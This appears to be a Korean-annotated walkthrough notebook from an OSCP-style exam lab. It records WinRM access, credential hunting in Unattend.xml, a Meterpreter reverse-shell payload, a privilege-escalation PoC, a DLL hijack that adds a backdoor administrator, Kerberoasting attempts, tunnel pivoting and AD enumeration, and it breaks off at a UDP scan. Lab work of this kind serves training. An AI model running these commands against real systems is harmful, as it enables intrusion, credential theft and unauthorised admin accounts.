Active Directory Set
192.168.107.206
r.andrews / BusyOfficeWorker890Nmap
┌──(kali㉿kali)-[~/oscp/AD]
└─$ sudo nmap 192.168.107.206 --open --min-rate 3000 -oN scan
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 01:25 -0500
Nmap scan report for WS26.oscp.exam (192.168.107.206)
Host is up (0.19s latency).
Not shown: 995 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds
Information Gathering
hosts 정보 수집
┌──(kali㉿kali)-[~/oscp/AD]
└─$ nxc smb 192.168.107.206 --generate-hosts-file hosts_206
SMB         192.168.107.206 445    WS26             [*] Windows 11 Build 22621 x64 (name:WS26) (domain:oscp.exam) (signing:False) (SMBv1:False)

┌──(kali㉿kali)-[~/oscp/AD]
└─$ cat hosts_206
192.168.107.206     WS26.oscp.exam WS26
/etc/hosts 파일 설정
┌──(kali㉿kali)-[~/oscp/AD]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

192.168.107.206     WS26.oscp.exam WS26
Initial Access
주어진 계정(r.andrews)으로 SMB, WinRM 서비스 인증 성공
┌──(kali㉿kali)-[~/oscp/AD]
└─$ nxc smb 192.168.107.206 -u 'r.andrews' -p 'BusyOfficeWorker890'
SMB         192.168.107.206 445    WS26             [*] Windows 11 Build 22621 x64 (name:WS26) (domain:oscp.exam) (signing:False) (SMBv1:False)
SMB         192.168.107.206 445    WS26             [+] oscp.exam\r.andrews:BusyOfficeWorker890

┌──(kali㉿kali)-[~/oscp/AD]
└─$ nxc winrm 192.168.107.206 -u 'r.andrews' -p 'BusyOfficeWorker890'
WINRM       192.168.107.206 5985   WS26             [*] Windows 11 Build 22621 (name:WS26) (domain:oscp.exam)
WINRM       192.168.107.206 5985   WS26             [+] oscp.exam\r.andrews:BusyOfficeWorker890 (Pwn3d!)
r.andrews 사용자로 IPC$ SMB 공유 디렉토리 접근 가능
┌──(kali㉿kali)-[~/oscp/AD]
└─$ nxc smb 192.168.107.206 -u 'r.andrews' -p 'BusyOfficeWorker890' --shares
SMB         192.168.107.206 445    WS26             [*] Windows 11 Build 22621 x64 (name:WS26) (domain:oscp.exam) (signing:False) (SMBv1:False)
SMB         192.168.107.206 445    WS26             [+] oscp.exam\r.andrews:BusyOfficeWorker890
SMB         192.168.107.206 445    WS26             [*] Enumerated shares
SMB         192.168.107.206 445    WS26             Share           Permissions     Remark
SMB         192.168.107.206 445    WS26             -----           -----------     ------
SMB         192.168.107.206 445    WS26             ADMIN$                          Remote Admin
SMB         192.168.107.206 445    WS26             C$                              Default share
SMB         192.168.107.206 445    WS26             IPC$            READ            Remote IPC
r.andrews 계정으로 WinRM 접속
┌──(kali㉿kali)-[~/oscp/AD]
└─$ evil-winrm -i 192.168.107.206 -u 'r.andrews' -p 'BusyOfficeWorker890'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\r.andrews\Documents>
WinPEAS 업로드
*Evil-WinRM* PS C:\Users\r.andrews> upload winpeas.exe

Info: Uploading /home/kali/oscp/AD/winpeas.exe to C:\Users\r.andrews\winpeas.exe

Data: 13368660 bytes of 13368660 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\r.andrews> *Evil-WinRM* PS C:\Users\r.andrews> .\winpeas.exe 01:46 [1899/1899]
[!] If you want to run the file analysis checks (search sensitive information in files), you need to specify the 'fileanalysis' or 'all' argument. Note that this search might take several minutes. For help, run winpeass.exe --help
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when looking for files). If you are admin, you can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v VirtualTermina
lLevel /t REG_DWORD /d 1' and then start a new CMD
<SNIP>ÉÍÍÍÍÍÍÍÍÍ͹ Looking for Linux shells/distributions - wsl.exe, bash.exe
C:\Windows\System32\wsl.exe
WSL - no installed Linux distributions found.
/---------------------------------------------------------------------------------\
| Do you like PEASS? |
|---------------------------------------------------------------------------------|
| Learn Cloud Hacking : training.hacktricks.xyz |
| Follow on Twitter : @hacktricks_live |
| Respect on HTB : SirBroccoli |
|---------------------------------------------------------------------------------|
| Thank you! |
\---------------------------------------------------------------------------------/WinPEAS 실행 결과 C:\Windows\Panther\Unattend.xml 파일 발견
ÉÍÍÍÍÍÍÍÍÍ͹ Unattend Files
    C:\Windows\Panther\Unattend.xml
<Password>*SENSITIVE*DATA*DELETED*</Password>                                   </LocalAccount>                         </LocalAccounts>                        </UserAccounts>                 <AutoLogon>                             <Username>Admin</User
name>                           <Enabled>true</Enabled>                         <LogonCount>1</LogonCount>                              <Password>*SENSITIVE*DATA*DELETED*</Password>
C:\Windows\Panther\Unattend.xml 파일에서 비밀번호 발견
- passwordㅐ
*Evil-WinRM* PS C:\Users\r.andrews> type C:\Windows\Panther\Unattend.xml
<?xml version='1.0' encoding='utf-8'?>
<unattend xmlns="urn:schemas-microsoft-com:unattend" xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State">
	<!--https://schneegans.de/windows/unattend-generator/?LanguageMode=Unattended&UILanguage=en-US&GeoLocation=244&Locale=en-US&Keyboard=00000409&ProcessorArchitecture=amd64&BypassRequirementsCheck=true&BypassNetworkCheck=true&ComputerNameMode=Random&TimeZoneMode=Implicit&PartitionMode=Interactive&WindowsEditionMode=Interactive&UserAccountMode=Unattended&AccountName0=Admin&AccountPassword0=password&AccountGroup0=Administrators&AccountName1=&AccountName2=&AccountName3=&AccountName4=&AutoLogonMode=Own&PasswordExpirationMode=Unlimited&LockoutMode=Default&HideFiles=Hidden&WifiMode=Interactive&ExpressSettings=DisableAll&WdacMode=Skip;-->
	<settings pass="offlineServicing" wasPassProcessed="true"></settings>
	<settings pass="windowsPE" wasPassProcessed="true">
		<component name="Microsoft-Windows-International-Core-WinPE" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS">
			<SetupUILanguage>
				<UILanguage>en-US</UILanguage>
			</SetupUILanguage>
			<InputLocale>0409:00000409</InputLocale>
			<SystemLocale>en-US</SystemLocale>
			<UILanguage>en-US</UILanguage>
			<UserLocale>en-US</UserLocale>
		</component>

<SNIP>
RegPath: HKLM\Software\Microsoft\Active Setup\Installed Components\{2C7339CF-2B09-4501-B3F3-F3508C9228ED}
Key: StubPath
Folder: \
FolderPerms: Authenticated Users [Allow: AppendData/CreateDirectories]
File: /UserInstall
=================================================================================================
Folder: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
File: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini
Potentially sensitive file content: LocalizedResourceName=@%SystemRoot%\system32\shell32.dll,-21787
=================================================================================================
Folder: C:\windows\tasks
FolderPerms: Authenticated Users [Allow: WriteData/CreateFiles]
=================================================================================================
Folder: C:\windows\system32\tasks
FolderPerms: Authenticated Users [Allow: WriteData/CreateFiles]
휴지통에서 Administrator 폴더 발견
*Evil-WinRM* PS C:\Users\r.andrews\Documents> cd 'C:\$RECYCLE.BIN'
*Evil-WinRM* PS C:\$RECYCLE.BIN> dir
*Evil-WinRM* PS C:\$RECYCLE.BIN> ls -force


    Directory: C:\$RECYCLE.BIN


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-        10/10/2024   7:49 PM                S-1-5-18
d--hs-         2/27/2026  10:48 PM                S-1-5-21-2481101513-2954867870-2660283483-1106
d--hs-         10/9/2024  11:48 AM                S-1-5-21-2756297892-2186407355-380279769-500
Generate the metasploit payload file (exploit.exe)
┌──(kali㉿kali)-[~/oscp/AD]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.49.107 LPORT=8000 -f exe -o exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: exploit.exe
Metasploit 리스너 실행
┌──(kali㉿kali)-[~/oscp/AD]
└─$ msfconsole -q

[*] Starting persistent handler(s)...
msf > use windows/x64/meterpreter/reverse_tcp
msf payload(windows/x64/meterpreter/reverse_tcp) > set LHOST 192.168.49.107
LHOST => 192.168.49.107
msf payload(windows/x64/meterpreter/reverse_tcp) > set LPORT 8000
LPORT => 8000
msf payload(windows/x64/meterpreter/reverse_tcp) > exploit
[*] Payload Handler Started as Job 0
msf payload(windows/x64/meterpreter/reverse_tcp) >
[*] Started reverse TCP handler on 192.168.49.107:8000
Uploaded payload file to target machine and executed it
*Evil-WinRM* PS C:\Users\r.andrews\Documents> upload exploit.exe

Info: Uploading /home/kali/oscp/AD/exploit.exe to C:\Users\r.andrews\Documents\exploit.exe

Data: 10240 bytes of 10240 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\r.andrews\Documents> .\exploit.exe
*Evil-WinRM* PS C:\Users\r.andrews\Documents> ┌──(kali㉿kali)-[~/oscp/AD]
└─$ msfconsole -q
[*] Starting persistent handler(s)...
msf > use windows/x64/meterpreter/reverse_tcp
msf payload(windows/x64/meterpreter/reverse_tcp) > set LHOST 192.168.49.107
LHOST => 192.168.49.107
msf payload(windows/x64/meterpreter/reverse_tcp) > set LPORT 8000
LPORT => 8000
msf payload(windows/x64/meterpreter/reverse_tcp) > exploit
[*] Payload Handler Started as Job 0
msf payload(windows/x64/meterpreter/reverse_tcp) >
[*] Started reverse TCP handler on 192.168.49.107:8000
[*] Sending stage (230982 bytes) to 192.168.107.206
msf payload(windows/x64/meterpreter/reverse_tcp) > [*] Meterpreter session 1 opened (192.168.49.107:8000 -> 192.168.107.206:54139) at 2026-02-28 05:07:54 -0500msf payload(windows/x64/meterpreter/reverse_tcp) > search suggester
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 post/multi/recon/local_exploit_suggester . normal No Multi Recon Local Exploit Suggester
1 post/multi/recon/persistence_suggester . normal No Persistence Exploit Suggester
Interact with a module by name or index. For example info 1, use 1 or use post/multi/recon/persistence_suggester
msf payload(windows/x64/meterpreter/reverse_tcp) > use 0
msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > run
[*] 192.168.107.206 - Collecting local exploits for x64/windows...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 192.168.107.206 - 229 exploit checks are being tried...
[+] 192.168.107.206 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[*] Running check method for exploit 50 / 50
[*] 192.168.107.206 - Valid modules for session 1:
============================
# Name Potentially Vulnerable? Check Result
- ---- ----------------------- ------------
1 exploit/windows/local/ms16_032_secondary_logon_handle_privesc Yes The service is running, but could not be validated.
2 exploit/windows/local/agnitum_outpost_acs No The target is not exploitable.
3 exploit/windows/local/always_install_elevated No The target is not exploitable.
4 exploit/windows/local/bits_ntlm_token_impersonation No The target is not exploitable.
5 exploit/windows/local/bypassuac_comhijack No The target is not exploitable.
6 exploit/windows/local/bypassuac_dotnet_profiler No The target is not exploitable.
7 exploit/windows/local/bypassuac_eventvwr No The target is not exploitable.
8 exploit/windows/local/bypassuac_fodhelper No The target is not exploitable.
9 exploit/windows/local/bypassuac_sdclt No The target is not exploitable.
10 exploit/windows/local/bypassuac_sluihijack No The target is not exploitable.
11 exploit/windows/local/canon_driver_privesc No The target is not exploitable. No Canon TR150 driver directory found
12 exploit/windows/local/capcom_sys_exec No The target is not exploitable. Target contains a block list which prevents the vulnerable driver from being loaded!
13 exploit/windows/local/cve_2019_1458_wizardopium No The target is not exploitable.
14 exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move No The target is not exploitable. Target is not running a vulnerable version of Windows!
15 exploit/windows/local/cve_2020_0796_smbghost No The target is not exploitable.
16 exploit/windows/local/cve_2020_1048_printerdemon No The target is not exploitable.
17 exploit/windows/local/cve_2020_1054_drawiconex_lpe No The target is not exploitable. No target for win32k.sys version 6.2.22621.4317
18 exploit/windows/local/cve_2020_1313_system_orchestrator No The target is not exploitable.
19 exploit/windows/local/cve_2020_1337_printerdemon No The target is not exploitable.
20 exploit/windows/local/cve_2020_17136 No The target is not exploitable. The build number of the target machine does not appear to be a vulnerable version!
21 exploit/windows/local/cve_2021_21551_dbutil_memmove No The target is not exploitable.
22 exploit/windows/local/cve_2021_40449 No The target is not exploitable. Target is not running a vulnerable version of Windows!
23 exploit/windows/local/cve_2022_21882_win32k No The target is not exploitable.Windows 11 23H2 사용중인 것을 확인
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter > sysinfo
Computer        : WS26
OS              : Windows 11 23H2 (10.0 Build 22631).
Architecture    : x64
System Language : en_US
Meterpreter     : x64/windows
POC 다운로드
┌──(kali㉿kali)-[~/oscp/AD]
└─$ searchsploit -m 52330
  Exploit: Windows 11 SMB Client - Privilege Escalation & Remote Code Execution (RCE)
      URL: https://www.exploit-db.com/exploits/52330
     Path: /usr/share/exploitdb/exploits/windows/remote/52330.py
    Codes: CVE-2025-33073
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/oscp/AD/52330.py
poc 코드 아이디 비밀번호 설정
import argparse
import subprocess
import socket
import time
import sys

def inject_dns_record(dns_ip, dc_fqdn, record_name, attacker_ip):
    print("[*] Injecting DNS record via samba-tool (requires admin privileges)...")
    cmd = [
        "samba-tool", "dns", "add", dns_ip, dc_fqdn,
        record_name, "A", attacker_ip, "--username=r.andrews", "--password=BusyOfficeWorker890"
    ]
    try:
        subprocess.run(cmd, check=True)
        print("[+] DNS record successfully added.")
    except subprocess.CalledProcessError:
        print("[!] Failed to add DNS record. Check credentials and connectivity.")
<SNIP>
PS C:\windows\System32\config> Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,State
>>
TaskName TaskPath State
-------- -------- -----
OneDrive Standalone Update Task-S-1-5-21-2481101513-2954867870-2660283483-1106 \ ReadyPS C:\Users\r.andrews\Documents> Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy RemoteSigned
>>
PS C:\Users\r.andrews\Documents> Import-Module .\PowerUp.ps1
PS C:\Users\r.andrews\Documents> Invoke-AllChecks
ServiceName : edgeupdate
Path : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
ModifiableFile : C:\
ModifiableFilePermissions : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'edgeupdate'
CanRestart : False
Name : edgeupdate
Check : Modifiable Service Files
ServiceName : edgeupdate
Path : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
ModifiableFile : C:\
ModifiableFilePermissions : {Delete, GenericWrite, GenericExecute, GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'edgeupdate'
CanRestart : False
Name : edgeupdate
Check : Modifiable Service Files
ServiceName : edgeupdatem
Path : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /medsvc
ModifiableFile : C:\
ModifiableFilePermissions : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'edgeupdatem'
CanRestart : False
Name : edgeupdatem
Check : Modifiable Service Files
ServiceName : edgeupdatem
Path : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /medsvc
ModifiableFile : C:\
ModifiableFilePermissions : {Delete, GenericWrite, GenericExecute, GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'edgeupdatem'
CanRestart : False
Name : edgeupdatem
Check : Modifiable Service Files
ModifiablePath : C:\Users\r.andrews\AppData\Local\Microsoft\WindowsApps
IdentityReference : OSCP\r.andrews
Permissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH% : C:\Users\r.andrews\AppData\Local\Microsoft\WindowsApps
Name : C:\Users\r.andrews\AppData\Local\Microsoft\WindowsApps
Check : %PATH% .dll Hijacks
AbuseFunction : Write-HijackDll -DllPath 'C:\Users\r.andrews\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'
UnattendPath : C:\Windows\Panther\Unattend.xml
Name : C:\Windows\Panther\Unattend.xml
Check : Unattended Install Files
PS C:\Users\r.andrews\Documents> Install-ServiceBinary -Name 'edgeupdatem'
Service binary '"C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /medsvc' for service edgeupdatem not modifiable by the current user.
At C:\Users\r.andrews\Documents\PowerUp.ps1:2845 char:13
+ throw "Service binary '$($ServiceDetails.PathName)' for s ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : OperationStopped: (Service binary ...e current user.:String) [], RuntimeException
+ FullyQualifiedErrorId : Service binary '"C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /medsvc' for service edgeupdatem not modifiable by the current user.
PS C:\Users\r.andrews\Documents> sc.exe stop edgeupdatem
[SC] OpenService FAILED 5:
Access is denied.
PS C:\Users\r.andrews\Documents> Write-HijackDll -DllPath 'C:\Users\r.andrews\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'
DllPath Architecture BatLauncherPath Command
------- ------------ --------------- -------
C:\Users\r.andrews\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll x64 C:\Users\r.andrews\AppData\Local\Microsoft\WindowsApps\debug.bat net user john Password123! /add && timeout /t 5 && net localgroup Administrators...
PS C:\Users\r.andrews\Documents> net user
User accounts for \\WS26
-------------------------------------------------------------------------------
Administrator DefaultAccount Guest
WDAGUtilityAccount
The command completed successfully.
PS C:\Users\r.andrews\Documents>
IKEEXT 안됨
PS C:\Users\r.andrews\Documents> sc.exe qc IKEEXT
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: IKEEXT
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k netsvcs -p
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : IKE and AuthIP IPsec Keying Modules
        DEPENDENCIES       : BFE
                           : nsi
        SERVICE_START_NAME : LocalSystem
PS C:\Users\r.andrews\Documents> Write-HijackDll -DllPath 'C:\Users\r.andrews\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

DllPath                                                             Architecture BatLauncherPath                                                  Command
-------                                                             ------------ ---------------                                                  -------
C:\Users\r.andrews\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll x64          C:\Users\r.andrews\AppData\Local\Microsoft\WindowsApps\debug.bat net user john Password123! /add && timeout /t 5 && net localgroup Administrators john /add


PS C:\Users\r.andrews\Documents> sc.exe start IKEEXT
[SC] StartService: OpenService FAILED 5:

Access is denied.

PS C:\Users\r.andrews\Documents> sc.exe stop edgeupdatem
[SC] OpenService FAILED 5:

Access is denied.

PS C:\Users\r.andrews\Documents> sc.exe start edgeupdatem
[SC] StartService: OpenService FAILED 5:

Access is denied.
*Evil-WinRM* PS C:\Users\r.andrews\Documents> .\Rubeus.exe kerberoast /outfile:hashes.kerberoast

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : oscp.exam
[*] Searching path 'LDAP://DC20.oscp.exam/DC=oscp,DC=exam' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[X] Error executing the domain searcher: An operations error occurred.

[X] LDAP query failed, try specifying more domain information or specific SPNs.

*Evil-WinRM* PS C:\Users\r.andrews\Documents> .\Rubeus.exe asreproast /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: AS-REP roasting

[*] Target Domain          : oscp.exam

[*] Searching path 'LDAP://DC20.oscp.exam/DC=oscp,DC=exam' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[X] Error executing the domain searcher: An operations error occurred.

[X] Error during executing the LDAP query.
Pivoting
In kali linux
┌──(kali㉿kali)-[~/oscp/AD]
└─$ sudo ligolo-proxy -selfcert
[sudo] password for kali:
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] daemon configuration file not found. Creating a new one...
? Enable Ligolo-ng WebUI? No
WARN[0003] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
ERRO[0003] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
INFO[0003] Listening on 0.0.0.0:11601
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

  Made in France ♥            by @Nicocha30!
  Version: dev

ligolo-ng » INFO[0458] Agent joined.                                 id=0050568a410b name="OSCP\\r.andrews@WS26" remote="192.168.107.206:50784"
ligolo-ng » setssion
error: unknown command, try 'help'
ligolo-ng » setssion
error: unknown command, try 'help'
ligolo-ng » session
? Specify a session : 1 - OSCP\r.andrews@WS26 - 192.168.107.206:50784 - 0050568a410b
[Agent : OSCP\r.andrews@WS26] » interface_create --name ligolo
INFO[0496] Creating a new ligolo interface...
INFO[0496] Interface created!
[Agent : OSCP\r.andrews@WS26] » start --tun ligolo
INFO[0507] Starting tunnel to OSCP\r.andrews@WS26 (0050568a410b)
[Agent : OSCP\r.andrews@WS26] » route_add --name ligolo --route 172.16.107.0/24
INFO[0542] Route created.
In target machine
*Evil-WinRM* PS C:\Users\r.andrews\Documents> .\agent -connect 192.168.49.107:11601 -ignore-cert┌──(kali㉿kali)-[~/oscp/AD]
└─$ bloodhound-python -d 'oscp.exam' -u 'r.andrews' -p 'BusyOfficeWorker890' -c All -ns 172.16.107.200 --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: oscp.exam
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc20.oscp.exam:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc20.oscp.exam
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: dc20.oscp.exam
INFO: Found 29 users
INFO: Found 62 groups
INFO: Found 8 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WS26.oscp.exam
INFO: Querying computer: SRV22.oscp.exam
INFO: Querying computer: DC20.oscp.exam
INFO: Done in 00M 47S
INFO: Compressing output into 20260228024336_bloodhound.zip
AD 사용자 열거
┌──(kali㉿kali)-[~/oscp/AD]
└─$ cat userlist.txt
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Querying 172.16.107.200 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrator                                         2024-10-09 14:18:45.997396  2026-02-28 01:11:21.929718
Guest                                                 <never>              <never>
krbtgt                                                2024-10-09 14:22:44.070505  <never>
c.rogers                                              2024-10-09 14:30:52.257224  <never>
b.martin                                              2024-10-09 14:30:52.366596  <never>
g.jarvis                                              2024-10-09 14:30:52.413473  <never>
r.andrews                                             2024-10-09 14:30:52.460377  2024-11-06 16:42:28.922101
a.bailey                                              2024-10-09 14:30:52.507222  <never>
c.dean                                                2024-10-09 14:30:52.554103  <never>
t.fuchs                                               2024-10-09 14:30:52.600979  <never>
p.gethin                                              2024-10-09 14:30:52.663472  <never>
l.evgeny                                              2024-10-09 14:30:52.710350  <never>
o.hughes                                              2024-10-09 14:30:52.757220  <never>
m.newman                                              2024-10-09 14:30:52.804111  <never>
s.tucker                                              2024-10-09 14:30:52.866596  <never>
u.gregory                                             2024-10-09 14:30:52.913473  <never>
b.williams                                            2024-10-09 14:30:52.975973  <never>
v.skinner                                             2024-10-09 14:30:53.022850  <never>
k.freeman                                             2024-10-09 14:30:53.069729  <never>
j.kole                                                2024-10-09 14:30:53.116608  <never>
w.byrd                                                2024-10-09 14:30:53.179104  <never>
d.hall                                                2024-10-09 14:30:53.225973  <never>
e.ddwards                                             2024-10-09 14:30:53.272857  <never>
b.cross                                               2024-10-09 14:30:53.335353  <never>
r.gallagher                                           2024-10-09 14:30:53.382226  <never>
s.fischer                                             2024-10-09 14:30:53.429123  <never>
f.hatfield                                            2024-10-09 14:30:53.475981  <never>
v.perry                                               2024-10-09 14:30:53.522854  <never>
userlist.txt 파일 생성
┌──(kali㉿kali)-[~/oscp/AD]
└─$ cat userlist.txt
Administrator
Guest
krbtgt
c.rogers
b.martin
g.jarvis
r.andrews
a.bailey
c.dean
t.fuchs
p.gethin
l.evgeny
o.hughes
m.newman
s.tucker
u.gregory
b.williams
v.skinner
k.freeman
j.kole
w.byrd
d.hall
e.ddwards
b.cross
r.gallagher
s.fischer
f.hatfield
v.perry
권한 확인
Evil-WinRM* PS C:\Users\r.andrews\Documents> whoami /all

USER INFORMATION
----------------

User Name      SID
============== ==============================================
oscp\r.andrews S-1-5-21-2481101513-2954867870-2660283483-1106


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
172.16.107.202
Nmap
┌──(kali㉿kali)-[~]
└─$ sudo nmap 172.16.107.202 --open --min-rate 3000 -oN scan_202
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 03:12 -0500
Nmap scan report for 172.16.107.202
Host is up (0.18s latency).
Not shown: 994 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 4.79 seconds
172.16.107.200
Independent Challenges
192.168.107.110
Nmap
TCP 포트 스캔
┌──(kali㉿kali)-[~/oscp/110]
└─$ sudo nmap 192.168.107.110 --open --min-rate 3000 -oN scan
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 07:56 -0500
Nmap scan report for 192.168.107.110
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 1.65 seconds
UDP 포트 스캔
┌──(kali㉿kali)-[~/oscp/110]
└─$ sudo nmap 192.168.107.110 --open --min-rate 3000 -sU
